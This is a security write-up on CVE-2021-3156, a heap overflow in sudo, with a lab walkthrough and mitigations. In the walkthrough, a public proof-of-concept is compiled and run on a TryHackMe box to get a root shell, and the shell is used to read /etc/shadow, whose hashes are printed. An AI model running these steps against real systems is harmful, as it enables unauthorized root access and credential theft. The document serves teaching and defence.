

# Heap-based overflow vulnerability in Sudo

---

**CVE 2021-3156**

**Akshay Sharma & Yamini Sharma**



# Table of Contents

**1**  
**Introduction**

PAGE - 03

**2**  
**CVSS & Severity**

PAGE - 04

**6**  
**Exploit**  
PAGE - 04

**3**  
**Scope of Impact**

PAGE - 04

**4**  
**Scope of the Exploit**

PAGE - 04

**7**  
**Mitigations**

PAGE - 04

**5**  
**Prerequisites**

PAGE - 04



## Introduction

In January 2021, security updates were pushed for the sudo after the vulnerability was found in the sudo versions 1.8.2-1.8.31p2 and 1.9.0-1.9.5p1, which was discovered by Qualys Research Team running on Unix-like operating systems that prone to "Heap-based buffer overflow" which allows any user to [escalate privileges](#) as root and access data in an unauthorized way. This vulnerability was hidden for around the last ten years, affecting unpatched versions of sudo programs from 1.8.2-1.8.31p2 and 1.9.0-1.9.5p1, after an update made around July 2011.

Sudo is a powerful utility that is remembered for most if not all Unix-and Linux-based Oses which allows a permitted user to execute a command as the superuser or another user, as specified by the security policy. A heap-based overflow is a type of buffer overflow in which when a chunk of memory is designated to the heap and data is written to this memory without any bound checking done on the data.

Using the command "sudo -e" i.e sudoedit command allows editing files in an insecure manner. Specifically, in this vulnerability it was discovered that when we use sudoedit with the flag -e, we set the MODE\_EDIT and MODE\_SHELL in sudoer\_policy\_main(), we avoid the escape code or arguments that end with a single backslash character:

```
sudoedit -s '\ $(python3 -c 'print("A"*1000)')
```

Through the above command, instead of reading beyond the last character of a string if it ends with an unescaped backslash character. This may permit attackers to misuse this vulnerability to run arbitrary code, which thus prompts running orders with root privileges without validation.

If the system is vulnerable then the above command will overflow the heap buffer allocated dynamically with 1000 A's characters which will crash the program.

If not, meaning the system is patched and not vulnerable to this vulnerability.

## CVSS

7.8

## Severity

High



## Scope of Impact

### Affected Versions

- 1.8.2 to 1.8.31p2
- 1.9.0 to 1.9.5p1

### Unaffected Versions

- Sudo Version  $\geq$  1.9.5p2

## Scope of the Exploit

In this exploit, we are taking Unix like systems which are vulnerable to heap-based buffer overflow sudo vulnerability. Here, we are using a lab environment having a Ubuntu 18.04.5 server with sudo version 1.8.21p2 being vulnerable and also Github repository in the form of exploit for the vulnerability is provided by user Blasty which is pre cloned in the Ubuntu machine.

## Prerequisites:

1. Unix based machine with vulnerable sudo version.
2. Exploit containing two C files and a MakeFile (which will be used to compile the exploit)



# Exploit

1. Clone the Github repository(<https://github.com/blasty/CVE-2021-3156>)




Fig. 1.1

2. Check the sudo version if it is the affected version or not

**sudo -V**

-----




Fig. 2.1

## Exploit

3. As the sudo version is a vulnerable vector we will see if it vulnerable or not using the command

□ `sudoedit -s '\ $(python3 -c 'print("A"*1000)')`

(if the system is vulnerable it will crash the program and will overwrite the heap buffer)



```
tryhackme@CVE-2021-3156:~$ sudoedit -s '\ $(python3 -c 'print("A"*1000)')
malloc(): memory corruption
Aborted (core dumped)
tryhackme@CVE-2021-3156:~$
```

Fig. 3.1

4. Now we will perform the exploit first in the home directory we see the Exploit folder



```
tryhackme@CVE-2021-3156:~$ ls
Exploit
tryhackme@CVE-2021-3156:~$
```

Fig. 4.1

5. Go into the folder Exploit & here we will see a list of files

- `cd Exploit`



```
tryhackme@CVE-2021-3156:~$ cd Exploit
tryhackme@CVE-2021-3156:~/Exploit$ ls
Makefile README.md hax.c lib.c
tryhackme@CVE-2021-3156:~/Exploit$
```

Fig. 5.1

# Exploit

6. Now, here we can see Makefile which indicates we can compile the exploit by

- Using command: make

```

TryHackMe

tryhackme@CVE-2021-3156:~$ cd Exploit
tryhackme@CVE-2021-3156:~/Exploit$ ls
Makefile README.md hax.c lib.c
tryhackme@CVE-2021-3156:~/Exploit$ make
rm -rf libss_X
mkdir libss_X
gcc -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libss_X/POP.SH3LLZ_.so.2' lib.c
tryhackme@CVE-2021-3156:~/Exploit$
    
```

Fig. 6.1

7. List the content of the folder exploit again and we will see a new file executable file

```

TryHackMe

tryhackme@CVE-2021-3156:~$ ls
Exploit
tryhackme@CVE-2021-3156:~$ cd Exploit
tryhackme@CVE-2021-3156:~/Exploit$ ls
Makefile README.md hax.c lib.c libss_X sudo-hax-me-a-sandwich
tryhackme@CVE-2021-3156:~/Exploit$
    
```

Fig. 7.1

8. Run the executable file:

- ./sudo-hax-me-a-sandwich

```

tryhackme@CVE-2021-3156:~/Exploit$ ./sudo-hax-me-a-sandwich
** CVE-2021-3156 PoC by blasty <peter@haxx.in>

usage: ./sudo-hax-me-a-sandwich <target>

available targets:
-----
 0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
 1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
 2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
-----

tryhackme@CVE-2021-3156:~/Exploit$
    
```

Fig. 8.1

# Exploit

9. As the exploit is asking for a target we will check which machine is deployed here

- Using the command:
- `uname -a`

```
tryhackme@CVE-2021-3156:~/Exploit$ ./sudo-hax-me-a-sandwich
** CVE-2021-3156 PoC by blasty <peter@haxx.in>
usage: ./sudo-hax-me-a-sandwich <target>

available targets:
-----
 0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
 1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
 2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
-----

tryhackme@CVE-2021-3156:~/Exploit$ uname -a
Linux CVE-2021-3156 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
tryhackme@CVE-2021-3156:~/Exploit$
```

**Fig. 9.1**

10. As the target machine here is Ubuntu 18.04.5 we will use target 0. On running the command:

- `./sudo-hax-me-a-sandwich 0`

```
tryhackme@CVE-2021-3156:~/Exploit$ ./sudo-hax-me-a-sandwich
** CVE-2021-3156 PoC by blasty <peter@haxx.in>
usage: ./sudo-hax-me-a-sandwich <target>

available targets:
-----
 0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
 1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
 2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
-----

tryhackme@CVE-2021-3156:~/Exploit$ uname -a
Linux CVE-2021-3156 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
tryhackme@CVE-2021-3156:~/Exploit$ ./sudo-hax-me-a-sandwich 0

** CVE-2021-3156 PoC by blasty <peter@haxx.in>
using target: 'Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27'
** pray for your rootshell.. **
[+] bling bling! We got it!
#
```

**Fig. 10.1**

# Exploit

11. As from the above command, we got a shell for checking if we got a root shell we will check by :

- id & whoami

```
tryhackme@CVE-2021-3156:~/Exploit$ ls
Makefile README.md hax.c lib.c libnss_X sudo-hax-me-a-sandwich
tryhackme@CVE-2021-3156:~/Exploit$ ./sudo-hax-me-a-sandwich 0

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: 'Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27'
** pray for your rootshell.. **
[+] bling bling! We got it!
# id
uid=0(root) gid=0(root) groups=0(root),1000(tryhackme)
# whoami
root
# █
```

Fig. 11.1

12. We will be reading sensitive files /etc/shadow using :

- cat /etc/shadow

```
[+] bling bling! We got it!
# cat /etc/shadow
root:$6$daK6W8wn$RNbc9GzAKTqCmMvmHNvRpkiiRuWwPElWsr53sMqT07LjFnoVnTEDL7uuJLn83Drq//0ymdJg5pzfqxbdTkLu/:18658:0:99999:7:::
daemon:*:17647:0:99999:7:::
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
man:*:17647:0:99999:7:::
lp:*:17647:0:99999:7:::
mail:*:17647:0:99999:7:::
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
www-data:*:17647:0:99999:7:::
backup:*:17647:0:99999:7:::
list:*:17647:0:99999:7:::
irc:*:17647:0:99999:7:::
gnats:*:17647:0:99999:7:::
nobody:*:17647:0:99999:7:::
systemd-network:*:17647:0:99999:7:::
systemd-resolve:*:17647:0:99999:7:::
syslog:*:17647:0:99999:7:::
messagebus:*:17647:0:99999:7:::
_apt:*:17647:0:99999:7:::
lxd:*:18658:0:99999:7:::
uuiid:*:18658:0:99999:7:::
dnsmasq:*:18658:0:99999:7:::
landscape:*:18658:0:99999:7:::
sshd:*:18658:0:99999:7:::
pollinate:*:18658:0:99999:7:::
tryhackme:$6$qpz65MYYShc9uuKjJ3eGJh5VvfNly.DScwDPjKN3JEEI1wfXttiBMHq3PvTWdNljLmBiX89e4ZvU9xKwM.rqQ./LyCd0:18658:0:99999:7:::
```

Fig. 12.1

## Exploit

13. We can also access system logs as we got a root shell using:


- `cat /var/log/Syslog`

```
Feb 1 01:39:45 CVE-2021-3156 blkdeactivate[850]: Deactivating block devices:
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Daily Cleanup of Temporary Directories.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Message of the Day.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Daily apt upgrade and clean activities.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Daily apt download activities.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped target Multi-User System.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Deferred execution scheduler...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Regular background program processing daemon...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping OpenBSD Secure Shell server...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped target Login Prompts.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Serial Getty on ttyS0...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Getty on tty1...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping irqbalance daemon...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Dispatcher daemon for systemd-networkd...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping amazon-ssm-agent...
Feb 1 01:39:45 CVE-2021-3156 amazon-ssm-agent[699]: 2021-02-01 01:39:45 INFO [amazon-ssm-agent] Got signal:terminated value:0
x562b293510b0
Feb 1 01:39:45 CVE-2021-3156 amazon-ssm-agent[699]: 2021-02-01 01:39:45 INFO [amazon-ssm-agent] Stopping Core Agent
Feb 1 01:39:45 CVE-2021-3156 amazon-ssm-agent[699]: 2021-02-01 01:39:45 INFO [amazon-ssm-agent] [LongRunningWorkerContainer]
Receiving stop signal, stop worker monitor
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping LSB: Record successful boot for GRUB...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping FUSE filesystem for LXC...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Unattended Upgrades Shutdown...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Login Service...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Accounts Service...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Discard unused blocks once a week.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped target System Time Synchronized.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping Authorization Manager...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping D-Bus System Message Bus...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping LSB: automatic crash report generation...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopping System Logging Service...
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Deferrad execution scheduler.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Regular background program processing daemon.
Feb 1 01:39:45 CVE-2021-3156 systemd[1]: Stopped Dispatcher daemon for systemd-networkd.
```

Fig. 13.1

## Mitigations

1. Monitor SIEM and other applicable environments for execution of the `sudoedit` command
2. Apply the available patches as soon as possible to remove and shorten the attack vector :




```

test@test-virtual-machine: ~
File Edit View Search Terminal Help
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

test@test-virtual-machine:~$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
test@test-virtual-machine:~$ wget "https://www.sudo.ws/dist/sudo-1.9.5p2.tar.gz"
  
```

After this do `tar xzvf sudo-1.9.5p2.tar.gz` and then use `./configure` file & sudo will be updated:



```

sudo-1.9.5p2/src/sudo_noexec.c
sudo-1.9.5p2/src/sudo_plugin_int.h
sudo-1.9.5p2/src/sudo_usage.h.in
sudo-1.9.5p2/src/tcsetpgrp_nobg.c
sudo-1.9.5p2/src/tgetpass.c
sudo-1.9.5p2/src/ttyname.c
sudo-1.9.5p2/src/utmp.c
test@test-virtual-machine:~$ ls
Desktop  Downloads  Pictures  sudo-1.9.5p2  Templates
Documents Music      Public   sudo-1.9.5p2.tar.gz  Videos
test@test-virtual-machine:~$ cd sudo-1.9.5p2/
test@test-virtual-machine:~/sudo-1.9.5p2$ ls
ABOUT-NLS      config.sub      include          ltmain.sh      plugins
aclocal.m4      configure       INSTALL         m4              po
autogen.sh      configure.ac    INSTALL.configure  Makefile.in    README
ChangeLog       doc            lib              MANIFEST       README.LDAP
config.guess    etc            logsrvd         NEWS           scripts
conflg.h.in     examples       pathnames.h.in  src
test@test-virtual-machine:~/sudo-1.9.5p2$ ./configure
  
```



[www.safe.security](http://www.safe.security) | [info@safe.security](mailto:info@safe.security)

**Palo Alto**  
3000, El Camino Real,  
Building 4, Suite 200, CA  
94306